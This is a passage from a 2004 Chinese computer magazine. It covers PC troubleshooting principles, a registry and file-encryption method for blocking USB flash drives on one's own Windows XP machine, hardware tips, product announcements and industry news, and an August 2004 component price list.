1.软件诊断法：针对运行不稳定等故障，用专用的软件来对计算机的软硬件进行测试，如3D Mark2003、PCTOOLS等。经过这些软件的反复测试而生成的报告文件，我们就可以比较轻松的找到一些由于运行不稳定引起的一些计算机故障。另外，通过检查操作系统的一些重要信息，也可以排除一部分故障。

2.上电自检诊断法:针对不能启动或黑屏故障，用计算机BIOS的上电自检程序，初步诊断计算机的故障（若计算机的某一部件发生故障，则在BIOS的上电自检程序之后，计算机将在显示器上出现错误信息或在PC喇叭上发出报警声）。

3.硬件替换法：硬件替换法是维修计算机故障的一种最直接和最有效的方法，当然这需要一些性能良好可供替换的板卡和器件。

4.仪器诊断法：如果要对一些故障进行详细的定位和诊断，可以用此方法，但此方法要有一定的设备，如：DEBUG卡等（一般针对板卡级故障）。

（注:在以后的栏目中，我们将根据具体问题，来详细为大家讲解上述排障方法）

（二）排障思路

首先，这里我们传授给大家介绍一下排除故障整体思路的“四先箴言”:先易后难、先假后真、先软后硬、先外后内 。

下面我们就为大家简单的介绍一下这个“四先箴言”:

先易后难：在遇到电脑故障的时候，许多朋友都会把问题考虑的很复杂，其实这是完全没有必要的，因为这样往往会使你在排除故障的时候走许多弯路。

其实，许多电脑故障都是看起来复杂，但问题的原因却非常简单，就是因为某些清洁性或者简单的设置上的问题引起的。所以，在思考电脑故障的时候，遵循“先易后难”思路是非常又必要的。

先假后真：所谓的“假”，当然就是指的电脑“假故障”，那么何为电脑“假故障”呢？其实，所谓的“假故障”就是指在电脑使用过程中，由于电脑使用的环境、

清洁性问题、简单的设置问题等，所引起的电脑故障。你可别小看这些“假故障”，有许多人，甚至许多老鸟都曾在它们面前束手无策！

所以，在遇到电脑故障的时候，首先要考虑是否是“假故障”，因为，只有这样才能使你的排障过程达到事倍功半的效果！

先软后硬：在计算机发生故障的时候，考虑问题一定要从软件着手，比如操作系统的一些设置、感染了病毒、系统损坏等问题。而从这些方面着手解决问题，显然要比从硬件方面着手简单的多。

先外后内：在考虑了上面几点后，遵循“先外后内”的排障思路是非常必要的。在计算机出现无故重启等一些奇怪问题的时候，首先我们应该外设，因为往往是这些看起起来很无辜的设备，却是引起这些奇怪故障的罪魁祸首。

在以后的文章中，我们将用案例实战的方式深入讲解排除故障的原理、思路和方法。

实战演练金银彩

“金银彩”顾名思义，当然是彩票了，不过一般的彩票投注凭的是运气，而“实战演练金银彩”的投注凭借的却是正确的思路。

首先，让我们先来了解一下“实战演练金银彩”的投注规则：

“实战演练金银彩”投注规则

（一）我们会在每期刊登一个和文中讲解的类型故障关联电脑故障，并给出四个简单的故障分析思路，其中有两条是正确的（此为“银彩）。另外，我们还会给出两个故障最终判断，其中有一个是正确的（此为“金彩”）。朋友们需要认真分析，从而作出正确的判断，然后进行投注！并简要著名理由。当然我们还会在给出问题的同时，对该问题作出一些常规检测，用以帮助你排除一部分疑问。

注：“实战演练金银彩”每注投注号码由1个金色球号码和2个银色球号码组成，这种“1金2银”投注方式，金球从1-2共2个最终判断中选取1个，银球号码从1-4共4个分析思路中选取2个，组成“2选1+4选2”的双区超级乐透故障彩票！

（二）读者朋友在出刊两周内将“答案”以电子邮件的方式EMAIL到：hardware@cfan.com.cn，我们将从众多正确的答案中抽取“幸运读者”，并赠送一定的小礼品。并在下一期中给出上一期的正确答案，做出经典点评（注：每两期我们将公布一次获奖名单）。

好了，本期的《排障特训营》就到这里了，不知道你是否有所收获呢？俗话说：“千里之行始于足下！而这才是你万里长征的第一步吗！

请继续关注我们的《故障特训营》吧！在以后的栏目中，我们将根据计算机不同类型故障，陆续推出相应的“特训营”，敬请期待啊！ CF [YJ03]

摩希尔二分之一
硬件右手

我的电脑拒绝闪盘

■ 四川 李学昌

闪盘等移动存储器在文件传输的过程中起到了很大的作用，但任何事物都有双面性，在文件的传输过程中，病毒等也会乘机赶上这列时代的快车，穿梭于各电脑之间。或者不想让他人拷走你的文件时，你有没有想过让电脑无法识别闪盘呢？

那不简单，拆开机箱再拨掉连线——这办法好，简单而直接且有效。但如果换了我，只要看到闪盘的眼睛不眨（灯不亮），一定会以其人之道还其人之身，用最原始的手段拆开机箱再接上连线。硬方法容易破，就看看用什么软办法让闪盘失效。

安装过闪盘的电脑

打开注册表编辑器，定位到HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\USBSTOR，在其下找到Start键。将其值改为4。退出注册表后，再插入闪盘，你将会听到音箱传出正常状态下插入时的声音，但打开"我的电脑"却找不到闪盘的踪影。

如果你自己想用，温柔地将Start键的值改回来不就行了，在我的电脑上原来的值是3。

如果你想再狠一点，可禁用对注册表的修改并加密，他人就算知道也无法修改。

未安装闪盘的电脑拒绝闪盘

这可以在使用NTFS文件格式的电脑上通过加密两个文件来实现。这两个文件是C:\WINDOWS\inf目录下的USBPORT.PNF和USBPORT。

右击USBPORT，选择"属性"，打开"USBPORT属性"对话框，单击"常规"选项卡下的"高级"，打开图1对话框，勾选其下的"加密内容以便保护数据"后单击"确定"，返回"USBPORT属性"对话框。单击"应用"，弹出"加密警告"对话框。



图1

提示：此时，图1下的"详细信息"按纽呈成色而不可用。

在"加密警告"对话框中选中"只加密文件"后"确定"，返回"USBPORT属性"对话框。

在"USBPORT属性"对话框中再次单击"高级"进入图1对话框，此时的"详细信息"就用了。单击之进入图2对话框，从图2中可看出，当前登录的用户已添加进去了，单击"添加"还可将其它用户加入进来，为达到本文的目的，请不要添加。同理，处理另一文件。

换个用户名登录Windows XP,再找到这两个文件，你就会发现它们呈绿色，USBPORT本来是可用记事本来打开的，双击却会出现"访问拒绝"的提示，另一个文件也无法打开。如果再像上面一样对这两个文件实施加密保护，也不会成功。插入U盘更不会正常安装。

从前面的说明知，要想正常安装U盘，只有在前一用户下才能成功。只要你不将前一用户帐号及密码公布出来，别人也就甭想使用U盘了。以上操作在Windows XP下通过。

CF [YJ04]

趣味硬件 「趣味」用

MP3播放器变遥控器

■ Pisces

家里的电视、影碟机、音响、空调等等都要用遥控器，有没有想过用一个MP3播放器代替这些东西呢？最近笔者看到个帖子，讲述国外发烧友将iPOD改造为遥控器（图），细看之下，发现其实不但iPOD能这样做，其他MP3播放器也能做。



遥控器实现原理并不复杂，首先是用PocketPC接收并录下遥控器的红外线信号，然后把这些信号以声音的方式，44.1KHz/16bit/Stereo/PCM的格式转录到电脑上。在电脑上对录入的声音信号作去除右声道处理，再保存为44.1 KHz/16 bit Stereo/PCM的WAV文件，最后将这些WAV文件存储到MP3播放器上，再用一个PocketPC用的声音转红外信号的转换器作为MP3播放器的输出，MP3遥控器就做好了。需要使用某种遥控功能时只要播放相应的声音就行了，不过为了使用方便，建议用带LCD显示屏的MP3来做遥控器。详细内容可以在http://pop.pcpop.com/show.aspx?topic_id=1162198查到。

CF [YJ05]

如何尽可能的延长笔记本的使用时间

1. 调低液晶屏亮度。
2. 打开 SpeedStep 和 PowerPlay 等省电功能。
3. 启用待机、休眠等功能。
4. 使用 NERO DriveSpeed 、PowerBooster 等硬盘和光驱的降速软件。

（四川 Pisces）

注意激光打印机的放置环境

首先使用环境不要温度过高或过于潮湿，否则会导致激光打印机的机械部件运转不灵；也不要把它暴露的在阳光下进行“日光浴”，直接的阳光照射会导致机器外壳或一些部件的加速老化；其次激光打印机工作时会产生大量的热量，应使这些热量尽快散发，放置位置应该保持通风良好，至少应保证四周有 10CM 的空间。

（四川 Pisces）

激光打印机的省粉之道

激光打印机可以用很少的墨粉实现非常淡的打印效果，但太淡了的话，看不清就没意义了。我们可以把草稿打印浓度设置成 50%；一般文档打印浓度调为 80% 左右；正常打印就要用到 100% 的浓度，可以节省墨粉的开销。虽然看似每次没有节省多少，但对单位用户来说，日积月累也会明显看到结果。

（四川 Pisces）

解决扫描底片时的色偏问题

扫描底片时设置的扫描范围注意不要超过底片的大小，因为软件会从整个扫描范围内读取数据进行色彩平衡，如果设置范围超出底片区域，那底片以外的部分也会被一起进行色彩平衡，结果造成色偏。

（四川 Pisces）

通过 IEEE1394 线实现 400Mbps 的网络连接

分别把两台机器的 IEEE1394 卡驱动安装好，然后用 IEEE1394 线分别连接两台电脑。这时 IEEE1394 会虚拟成为网络设备，并且会虚拟出一个 MAC 地址。只要对 IEEE1394 设备设置 IP 地址就可以实现双机互联。具体步骤：在一台机器上右键单击“网上邻居”左键点“属性”，然后双击“IEEE1394 连接”；再双击其中的 Internet 协议（TCP/IP）选项。在“使用下面的 IP 地址”中填入 ip 地址和子网掩码。另外一台机器也进行上述的操作，需注意：两台机器的 IP 地址要是同一个网段。

（四川 Pisces）

如何长期保存充电电池

要长期保存电池，最好是放在干燥低温的环境下，并让电池剩余电量 40% 左右。最好每隔一段时间把电池拿出来用一次，既能保证电池良好的保存状态，又不至于让电量完全流失而损坏电池。

（四川 Pisces）

充电电池在何时充电最合适

电池的深度放电会缩短电池的寿命，当电池用到剩下 10% 电量左右时就可以充电了，而当电池中仍有 30% 以上的电量时不要充电，因为记忆效会导致电池存储的电量下降。

（四川 Pisces）

加密狗与并口打印机共存的设置

一般将软件附带的并口加密狗插在计算机的并口上，再将并口连接打印机再连接到加密狗的另一端接口上。如果是这样的连接方式，建议用户在 BIOS 中将并口方式改为 EPP 或 Normal 的方式打印，虽然这样可能监测耗材容量时会有一定的问题，但基本不影响正常的打印功能。

（四川 Pisces）



冲击波SC-1 II音箱

SC-1II是在冲击波经典产品SC-1的基础上改进而成的。它充满浪漫气息的蓝色大光环,简单大方的前置调节面板,金属质感调节大旋钮,分别配以黑色和银灰色贴皮,使得SC-1II的外观高贵而不失典雅,简约又不失时尚。在SC-1原有的优良音质下,SC-1II对内部系统做出了进一步的改善,加强了功率的实效性,增强了低音的回放力度,完善并采用了储备功率更高的变压器,并全部采用3片进口的2030A优质功放;使得SC-1II的整体音效表现更为优良,高音清晰悦耳,中音圆润,还原真实,低音强劲有力,动感无穷。



咨询电话:010-82848111
参考报价:148元



咨询电话:0769-5035388
参考报价:588元

金河田KMF—808 MP3播放器

金河田日前发布了一款号称"全球最小的铁三角"的KMF-808 MP3播放器。KMF-808不仅具有精致、小巧的三角造型,同时也具备强大的功能,它支持MP3/WMA音乐格式,内置全方位高保真麦克风,具有MIC录音、LINE IN直录功能。KMF-808支持五种EQ模式,还有FM调频收音功能,随时随地收听,不会让你错过自己喜欢的电台节目。而歌词同步显示功能则让你体验到卡拉OK的非常感觉。这款MP3采用最新解码芯片,音质还原效果显著,加上标配的高档耳机,音质更加完美。

捍卫战士II效能版散热器

捍卫战士II效能版最大的特色就是它强劲的散热效能,此款散热器配备全铜、高密度鳍片的散热片,以及特殊设计的动静叶轮风扇,此款风扇搭配高密度鳍片的散热片,更能够产生强大的风量和风压,无论你是超频专家还是DIY发烧友,它同样可以轻松应对。再加上25db(A)的低噪音,可以让用户在安静的环境中也能享受超频的乐趣。





咨询电话:800-810-7666

爱国者智85X智慧棒

该产品是采用中国自有存储标准的存储装置,它薄如卡片,最厚处仅为2.8毫米,重约3克,不仅可放入钱包随身携带,而且数据存储功能强大,拥有128MB-1GB的海量存储空间。此外,爱国者智慧棒作为MP3、PDA、数码相机等数码移动设备的嵌入式存储卡,同样非常适合,很好地弥补了传统U盘功能单一的缺陷。它兼容标准的USB1.1与USB2.0接口,与电脑连接时即插即用,并支持USB启动、智能加密管理、智能备份等附加功能。

台电酷玛C-100 MP3随身听

该款MP3产品是台电的第一款面向高端市场的数码MP3产品,集合台电这几年来的技术研发成果,通过采用最新的处理器芯片,C-100可以支持高达6万色以上的彩色显示像素,集音频播放、图片浏览、FM收音、语音录音、支持动感JAVA游戏、MP3直录、移动存储、文本阅读于一身的个人多媒体数据中心。



参考报价:1488元/128MB、1888元/256MB

德盛 SP-216 音箱

德盛SP-216音箱其设计主色调采用的是“时尚银”风格，两个别具一格卫星音箱设计尽显个性张扬的风格。主体音箱采用全木质结构，中间音量控制键具有的宝蓝色光环，更显得时尚非常。除了拥有炫酷的外表，SP-216还具有令人满意的音质效果。德盛 SP-216采用优质大功率、长冲程纸盆单元扬声器，而音箱的全频单元则采用的是德国技术的优质全音喇叭，保证了优秀的音质效果。另外，德盛SP-216采用了绝佳的全防磁设计，用户不用担心对显示器产生磁化现象。



咨询电话：0752-2830818
参考报价：178元



咨询电话：800-830-6076
参考报价：499元

隽星 MB-865PEML 主板

该产品采用Intel865PE+ICH5芯片组，支持800MHz/533MHz/400MHz的前端总线，支持Intel Socket478结构Northwood核心，Prescott核心P4及赛扬4处理器，支持超线程技术，支持S—ATA硬盘传输模式，支持DDR400/333/266最大容量 2GB ，支持双通道技术，支持AGP8X/4X，集成10M/100M的网卡，集成6声道的声卡，符合AC97规范，提供2PCI/6USB2.0/2DIMM/1AGP/2SATA接口。

JNC M5 MP3播放器

JNCM5内置1.5GB容量硬盘，支援MP3、WMA、、OGG格式，屏幕4级灰度，内置FM收音功能，语音录音，直录MP3功能，支持USB2.0接口，内置充电式锂聚合物电池，8小时的连续工作时间，可同时兼顾工作和娱乐两大需求，既可以是一台音质出色、功能丰富的硬盘MP3，同时也可以作为一台录音清晰、声音效果逼真的专业录音器材使用。



咨询电话：0757-83201079
参考报价：1699元



多彩 DLS-2137 音箱

多彩DLS-2137音箱的低音炮箱体部分采用的均为工艺精良、纯正的手工技术制作而成，完美而无瑕疵。另外这款音箱的低音炮还采用了独特的侧置风管和考究的全声学设计，使得低频变得更加深厚彭湃，“力”度感十足，尽显一派阳刚之气。多彩DLS-2137音箱的卫星音箱部分特意采用了二阶式二分频设计，可以使中频表现得更加圆润饱满、高频表现更加清晰自然，并且能够承受较大的功率，用于倾听优美婉转的人声以及演绎烘托那紧张激烈的游戏场景时可谓十分的到位。

康博启视录 U2000 DVB-T 无线数字电视盒

康博启视录U2000 DVB-T无线数字电视盒采用最先进的数字电视技术与随插即用的USB接口，只要轻松连接桌上或笔记型计算机，不论是在家里、户外或车上，都可随时收看免费高画质的DVB-T无线数字电视节目。启视录U2000搭配康博科技自行研发的ComproDTV软件，提供无线数字电视频道自动扫描、收看及录制功能，加上康博科技的独家软、硬件视讯纯化技术，让影像画面更清晰、稳定。



CF [SC01]

■新品短信息■

PC TCL日前推出了新锐翔K3650宽屏液晶PC，它具有全新设计珍珠白超薄时尚机箱、国内第一款15.4英寸宽屏液晶显示器，具有性价比高、支持多媒体功能播放等特点。现在购买锐翔K系列电脑的用户还能以极其优惠的价格获得多重大礼。



新蓝电脑推出的"蓝炫点-1060"PC的配置为：赛扬D320处理器(533MHz前端总线，2.4G主频，256KB二级缓存)，40GB硬盘，128MB DDR内存，集成高性能3D显示芯片，100M网卡，集成声卡，15英寸显示器。除了赛扬D，其余配置中规中矩，可以满足大多数家庭的娱乐、办公、学习之用。



8月5日，方正科技在主题为"自由表达，随心成就"的卓越新锐T新品发布会上，正式推出全新设计架构的家用台式电脑——卓越新锐T。这款曾经在2004年春季英特尔信息技术峰会(Intel Developer Forum)上备受赞誉的电脑，从概念机型走向市场，从今起正式与国内用户见面。

数码相机 佳能日前推出了5款数码新品，其中包括一款定位于专业DV领域的佳能旗舰产品——XL1的升级产品XL2、两款外观设计时尚前卫的迷你型DV MVX35i和MVX30i产品、以及CP的后续产品CP330和CP220两款热升华照片打印机。



AZ-1是奥林巴斯最新推出的一款大屏幕数码相机，该产品拥有2.5英寸21万像素超可视大画面液晶显示屏——"视觉天幕"，此外还提供了超大容量相册功能。相机内存储的照片可以被分别整理至12个相册，每个相册最多可显示100张照片。

音箱 深圳市大极典科技有限公司日前向业界推出了其最新L9、L6、U2、U2T、M50等系列产品。其中L9、L6是大极典公司最新推出的"LUXOR"系列的产品，"LUXOR"系列是采用晶体管作为放大方式的高级多媒体有源音箱。

金河田近日推出了一款新品音箱——JHT-356。这是一款面对最广泛的中低端客户推出的一款产品，应用性很广。可以应付现在各种电脑多媒体声音配置方案，无论是连接CD唱机、MP3播放器，还是电脑声卡以及DVD播放机。



深圳市合众超越数码制品有限公司推出了其首款烤漆的2.1声道多媒体有源音箱——X1。该音箱整体以黑色为主色调，低音炮和卫星箱的上下盖均采用了烤漆工艺，做工细腻。该音箱的低音单元是多媒体音箱常用的4英寸纸盆单元，卫星箱为3英寸纸盆单元，平均有效功率为40W，适合于在小于20平方米的个人空间里使用。

磐英5GVM是相当具有性价比的Prescott主板，它售价仅为439元，除了能够支持533MHz前端总线的Prescott赛扬D之外，还整合了效果出色的图形芯片，能够充分满足当前的主流应用，用它来装机，不但价位十分理想，还能够省掉一笔购买显卡的费用。

顶星H-NFU400采用新一代的Nfoce2 ultra400+MCP2S芯片组，支持AMD Athlon/Duron/Athlon XP处理器，支持400/333/266MHZ总线频率，支持DDR400/333/266双通道，支持ATA133/100的硬盘数据传输，支持Serial ATA硬盘数据传输及RAID功能。

盈通日前推出了一款雪狐系列YNF2-U400 pro主板。这款主板支持Socket A架构的AMD K7系列处理器，最高支持400MHz前端总线，支持Dual Channel DDR400内存，在双通道模式下可以达到6.4GB/s的带宽，使用彩色内存槽。

电视卡 启视录T300影音撷取电视卡采用Philips最新强化版的双位高频头，让您拥有更纯净的模拟画面及更稳定的数字画质，贴心的Low Profile设计任何一款机箱都能适用，如享受家电产品般方便的遥控器开/关机功能，再加上自动开/关机预录功能让您不需熬夜等待精采比赛，即可在最省电的模式下录完您所需要的一切。



天敏傲视珑电视卡采用10 bit音视频广播译码器芯片，精确还原纯净色彩，让细节更加动人。芯片支持全球视频制式，具有声音动态范围大、音质好、信噪比高、串音小等优点。

根据iResearch艾瑞市场咨询《中国网络媒体数据报告2004.5》数据显示，2004年5月音乐类媒体/频道月均网民覆盖数最高的是飞行网，其次是Chinamp3和搜刮音乐网。

显示卡 铭瑄日前推出新款显卡——极光6800钻石版，该显示卡采用了现代2.2ns的显存的MBGA封装的显存，核心频率350MHz，显存频率700MHz，在现阶段的各种软件苛刻要求均可以完全胜任。



七彩虹日前正式宣传推出新款显卡——天行6800LE。此款显卡基于NV40核心，拥有6个顶点着色引擎、8条超标量流水线架构，其核心频率为300MHz。另外，此款显卡还配备128MB容量、256bit位宽的DDR显存，频率为700MHz。目前其市场价格为1999元。

昂达闪电9680显示卡完全遵循nVIDIA公板P212设计，选用高档8层PCB，采用8颗现代mBGA封装的2.8ns DDR显存颗粒，组成了128MB的显存容量和256bit的显存位宽。昂达闪电9680显示卡显存工作频率高达700MHz，显存数据带宽高达22.4GB/s。

XFX讯景GeForce FX 5900XT采用的NV35核心为0.13微米工艺制造，改进了浮点Pixel Shader的运算能力，256位的显存结构，支持微软DirectX 9.0 Pixel Shader 2.0。此外，NV35还支持多种先进技术，可以大幅提升高分辨率或抗锯齿模式下的性能。

康宝 华硕超薄康宝SCB-2408-D支持USB2.0和IEEE1394双接口，支持24X CD刻录、12X CD复写、24X CD读取、8X DVD读取，所以无论是在各种盘片上进行刻录的速度还是对DVD盘片的读取速度，它的表现都很出色。

笔记本电脑 LG LM40笔记本电脑采用独特的喷漆工艺制造，可以确保其在使用寿命内光彩如新，铝镁合金外壳的使用使得整机重量只有2.2kg，先进的电源管理系统和6单元(Cell)高性能电池可以使LM40持续工作长达10.5小时之久。

日前，东芝发布了一款轻薄型笔记本电脑新品——PortegeR150，其限量发售版以995克的重量成为目前全球笔记本电脑中最轻量级的产品。此外，东芝电脑(上海)有限公司还向中国残联捐献了笔记本电脑作为对中国残疾人公益事业的支持。

鼠标 双飞燕MOP-20新款鼠标拥有超现实特质创新大U轮，其轮弧

依人体手之弯曲设计，内含“快活林”软件，可自定义任意为“网易跳”、“幸运跳”及“逍遥游”功能高精准620DPI光学定位技术，可以让您感受高速光电鼠标带来的快感。

散热器 九州风神近期推出了一款笔记本散热设备—笔记本散热伴侣。该产品采用人性化超薄设计，重量仅463克，携带方便。USB接口设计，即插即用，无需任何驱动，即使用户在深夜使用也不会有过大的噪音。



掌上电脑 戴尔公司于日前推出两款Axim掌上电脑，这两款掌上电脑采用了最新掌上型英特尔处理器、Windows Mobile 2003操作系统第二版及蓝牙无线技术。两款Axim X30均配备了内置SD（Secure Digital I/O）插槽、分辨率为240x320（QVGA）的3.5英寸半透反射式TFT彩色屏幕、耳机插口、更佳的录音功能及滚动条拨键。

■线报■

运动一夏，翔升、匡威齐迎奥运

运动你最红，知名板卡厂商——翔升搅动夏日的激情，从8月1日开始在全国范围内展开“运动一夏，翔升、匡威齐迎奥运”大型促销活动。此次活动中，翔升推出了系列板卡优惠套装，每套有“converse—匡威奥运纪念运动T恤”赠送，而且购买指定型号的显卡或任意翔升主板，均有机会获得刮刮卡大奖。



迎奥运盛典，买斯巴达克板卡送夏日清凉！

北京东方讯捷科技举办的“迎奥运，买板卡送清凉”活动周期为从8月16日起至9月16日，活动期间凡是购买斯巴达克A350DMS、P4865PE主板以及斯巴达克惊天镭9550标准版、英雄5200白金版显卡的用户，均赠送精美雨伞一把。

买硕泰克显卡，送《互动武侠》游戏

硕泰克日前与智冠电子联手推出了“显卡虚拟境，互动武侠情”活动。活动具体内容为：从8月8日起，凡是购买硕泰克SL-5700-QD、SL-5900-FD、SL-9550-XD、SL-800P-SD四款显卡中的任何一款，就可获赠N-RPG类《互动武侠》游戏光盘一张及精美游戏手册一本。

买神州电脑，中神州笔记本电脑

从8月1日起，神州电脑公司将“卖神州电脑，中奇瑞QQ”的活动改为“买神州电脑，中神州笔记本电脑”，并将中奖数量扩充为50位，奖品为售价4999元的笔记本电脑一台(可兑换等值现金)。

映泰闪龙套装特惠促销活动

自8月17日起，由映泰AMD联合实施映泰闪龙套装特惠促销活动，映泰M7NCD Ultra／Sempron2400+套装价仅999元，M7NCG400/Sempron2400+套装价1188元，优惠多多，详情登录映泰网站：http://www.biostar.cn或向各地商家垂询。

SONY DVD刻录机全线降价送大礼！

SONY DVD刻录机全线产品日前大幅降价，最大降幅达700元。同时，消费者只要购买任何一款SONY DVD刻录机，均可获赠价值200元的10片8X DVD-R光盘。其中购买700系列单面双层刻录机更可获得三重超值大礼。



购买美齐“虎鲨”液晶，得捷安特自行车

美齐日前宣布：在活动时间内，只要您以2999元的原价购买美齐15英寸“虎鲨”液晶JT166HA一台，就可以轻松获得一辆价值668元的捷安特(GIANT)超酷可折叠自行车，并可免费成为捷安特远足俱乐部的会员。

8月13日，nVIDIA公司推出了GeForce 6家族的最新成员：GeForce 6600GT和GeForce 6600。这些新产品将nVIDIA GeForce 6800的各种特性带到了主流市场，包括支持DirectX 9.0 Shader Model 3.0和UltraShadow II技术。

BenQ 2999推动17英寸液晶全面普及

日前，明基（BenQ）开始以2999元的价格开卖17英寸 LCD，同时全面调低了全线液晶显示器的价格。据了解，在本次“挥剑行动”中扮演主角的BenQ FP737液晶显示器，是明基17英寸LCD主力机种之一，定位于商务用户及对窄边框外型感兴趣的家庭用户。

■动态■

8月11日，浩鑫、Intel、ATi、微软、美齐、中国网通齐聚中关村科贸电子城，参加了由浩鑫主办的“浩鑫中国首家电竞硬件体验中心的揭幕仪式”新闻发布会，世界顶类战队SK作为特邀嘉宾为**浩鑫电竞硬件体验中心揭幕**，并为体验中心现场签名赠机。

日前，**微软中国宣布Windows XP SP2中文版研发完成**。作为微软回馈给用户的安全增进，为用户的计算机建立了可靠的默认安全性设置，有效地保护计算机不受黑客、病毒及其他安全问题的困扰。同时Windows XP SP2还添加了众多新的功能，能够给用户提供更多彩的计算体验。

Thermaltake(Tt)日前为旗下七大产品线的数百种产品加贴防伪标识。标识包括地区代理标志以及防伪编码，此外，Tt所有产品上都有一个刮开式积分编码，用户可以登陆www.ttclub.com.cn输入编码可得到积分奖励。

为提高中国电子竞技选手的世界级竞争水平，促进电子竞技在中国的职业化发展，“**2004英特尔中国电子竞技精英训练营暨电子竞技俱乐部发展论坛**”**于8月10日在北京举行**。此次训练营云集了30多位国内主要电子竞技项目的顶尖职业选手。

经过两天的激战，**2004“华硕杯”中韩电子竞技对抗赛终于在北京红馆落下帷幕**。中韩两国选手以良好的竞技状态和职业精神为到场的观众奉献了一场场精彩而激烈的比赛。与此同时，华硕电子竞技面对面——**华硕显卡GameFace Live功能发布会也同期举行**。**GameFace Live**，通过这一功能，华硕显卡用户可以在任何联机游戏中实现视频语音通讯。

日前，Intel发布了基于Nocona处理器平台的芯片组 INTEL 7520、7320 芯片组，作为服务器领域的领导者和Intel的紧密合作伙伴，**技嘉科技在第一时间内推出了基于此平台的服务器主板GA-9ILDR、9ILDT、9ITDW、9IVDTH四款产品，和技嘉服务器平台系统GS-SR295、GS-ST590S、GS-ST585等**。

继成功打入日本、加拿大、美国、新加坡、泰国等地杀毒软件市场后，江民于近日宣布，其已提前完成全球电子商务营销模式，并且其全球营销体系已初见轮廓。目前**江民已形成以日本、美国、加拿大为核心，以全球大型共享软件下载网站为推广面的全球营销体系**。

近期35互联迎来了成立八周年纪念日，为答谢所有与35互联共同成长或在35互联成长过程中出现过的客户，35互联准备了一系列的礼物，企业邮箱只要8元、买中文通用域名有礼相送等。

据美格市场部的消息，**美格**已将其旗下所有产品的价格都做了不同程度的调整，其中最引人注目的是将它的一款响应时速为**16ms的液晶显示器向下调低了1100元**。

日前，**卡西欧计算机运用独自的光学技术，开发了全球首个使用透光性陶瓷技术的镜头**。这项技术的应用使得薄型变焦镜头的实现成为可能。

网龙公司日前全新打造的91.COM时尚数码娱乐平台即将开启。91.COM将提供一站式服务，包括网龙公司自主研发的大型网络游戏《幻灵游戏》、《征服》、《信仰》的官方网站、休闲游戏、91邮件系统、MP3、电影、Flash动漫、文学站、校友录、大型下载站等多个平台。CF [SC02]

报价杂货铺

■本栏目的行情报价由电脑爱好者杂志和非常在线www.veryol.com联合提供。
本期行情报价截止到2004年8月13日，此价格为市场采集，且经常波动仅供参考。(单位:元)

型号	平均价	最低价
CPU		
Intel		
赛扬1.8GHz(散)	415	410
赛扬2.0GHz(散)	490	485
赛扬2.4GHz(散)	565	555
赛扬2.6GHz(散)	680	675
赛扬D 325(2.53GHz, 散)	590	585
Pentium 4 2A(散)	930	925
pentium 4 2.4B(散)	1015	1005
Pentium 4 2.4C(散)	1220	1210
Pentium 4 2.6C(散)	1360	1355
Pentium 4 2.8C(盒)	1525	1515
Pentium 4 2.8E(散)	1385	1380
AMD		
Duron 1.6GHz(散)	345	340
Duron 1.8GHz(散)	380	375
Athlon XP 2000+(散)	425	410
Athlon XP 2400+(散)	565	560
Athlon XP 2500+(盒)	755	750
Athlon XP 3000+(盒)	1220	1200
Athlon 64 3200+(盒)	1780	1750
内存		
DDR266		
HY 256MB	300	295
富豪 256MB	315	310
DDR333		
富豪 256MB	325	320
富豪 512MB	665	655
Kingston 256MB	355	350
Kingston 512MB	670	665
KingMax 256MB	340	335
KingMax 512MB	665	655
DDR400		
富豪 256MB	330	325
富豪 512MB	675	670
Kingston 256MB	365	360
Kingston 512MB	675	670
KingMax 256MB	345	340
KingMax 512MB	700	695
硬盘 7200转		
迈拓		
DiamondMax Plus 9(80GB/2MB)	510	510
DiamondMax Plus 9(120GB/2MB)	665	660
DiamondMax Plus 9(160GB/2MB)	780	770
西数		
WD800BB(80GB/2MB)	490	485
WD1200BB(80GB/2MB)	640	635
希捷		
酷鱼7200.7(40GB/2MB)	445	440
酷鱼7200.7(80GB/2MB)	515	510
酷鱼7200.7(120GB/2MB)	670	660
酷鱼7200.7(160GB/2MB)	790	780
酷鱼7200.7 SATA(80GB)	600	585
酷鱼7200.7 SATA(120GB)	785	770
三星		
SP0802N(80GB/2MB)	600	595
SP1203N(120GB/2MB)	765	760
主板		
Intel		
华硕 P4P800-MX	750	735
华硕 P4P800 SE	900	890
微星 848P Neo-S	650	640
微星 865PE Neo2-PLS	775	760
技嘉 GA-8I848P-G	650	645
技嘉 GA-8ISMT	650	630
硕泰克 SL-86SPE2	685	650
硕泰克 SL-PT880E-RL	680	655
捷波 J-865PEDAP	730	720
捷波 PT800DBP	550	545
双敏 UP6PEN	670	665
昂达 P4P800	460	450
佰钰 4865PEN	598	590
AMD		
华硕 A7V600 SE	800	790
华硕 A7N8X	790	785
微星 KT6V-LSR	550	540
微星 K8T Neo-FSR	970	955
技嘉 GA-7N400-L	620	610
技嘉 GA-K8VT800	900	880
硕泰克 SL-KT600-R	565	555

型号	平均价	最低价
捷波 J-N2PA500	590	575
捷波 J-V600DAP	599	590
双敏 UN400TNJ	499	490
昂达 NK7U PRO	749	740
佰钰 7KT600	510	510
显卡		
NVIDIA		
华硕 V9570/TD	1530	1510
华硕 V9400 Magic	590	570
微星 FX5200-TD128	570	550
微星 FX5700-TD128	940	930
技嘉 GV-N57U128D	1480	1460
技嘉 GV-N57L256D	999	990
七彩虹 风行5700白金版	999	990
七彩虹 风行5700LE CT旗舰版	870	860
铭瑄 极光5700黄金版	899	890
铭瑄 极光5700LE黄金版	799	790
双敏 速配5918FXL	1299	1270
双敏 速配5718	950	920
盈通 剑龙G5500	699	690
昂达 闪电8550PRO	510	500
捷波 魔力5700游戏小子	850	840
捷波 魔力4000实用版	390	380
艾尔莎 影雷者FX534DV	650	640
XFX 哮天狼FX5700	999	985
影驰 FX5700	999	980
ATI		
华硕 9600 SE/TD	920	900
华硕 A9550/TD	790	775
微星 RX9800PRO-TD128	1999	1990
技嘉 GV-R96S128D	600	590
技嘉 GV-R96X128DU	1290	1270
七彩虹 镭风9600PROCT冰封骑士	999	990
七彩虹 镭风9550 CT冰封骑士	790	780
铭瑄 狂镭9600SE超值版三代	499	490
双敏 火旋风 Power 9508增强版	549	540
双敏 火旋风 9818	960	940
盈通 镭龙R9600PRO	990	980
昂达 雷霆8955XT	588	580
捷波 镭霸9550移动版	599	595
捷波 镭霸9600SE白金版	650	635
艾尔莎 幻雷者 980SE	1350	1320
光存储		
CD-ROM		
华硕 CD-S520/A4	180	175
明基 神行鳄 CD652P	175	170
LG GCR-8523B	145	140
台电 冠军版 52X	150	145
微星 C52(MS-8152)银	155	150
三星 金将军52X CDROM	160	155
昂达 52X	160	150
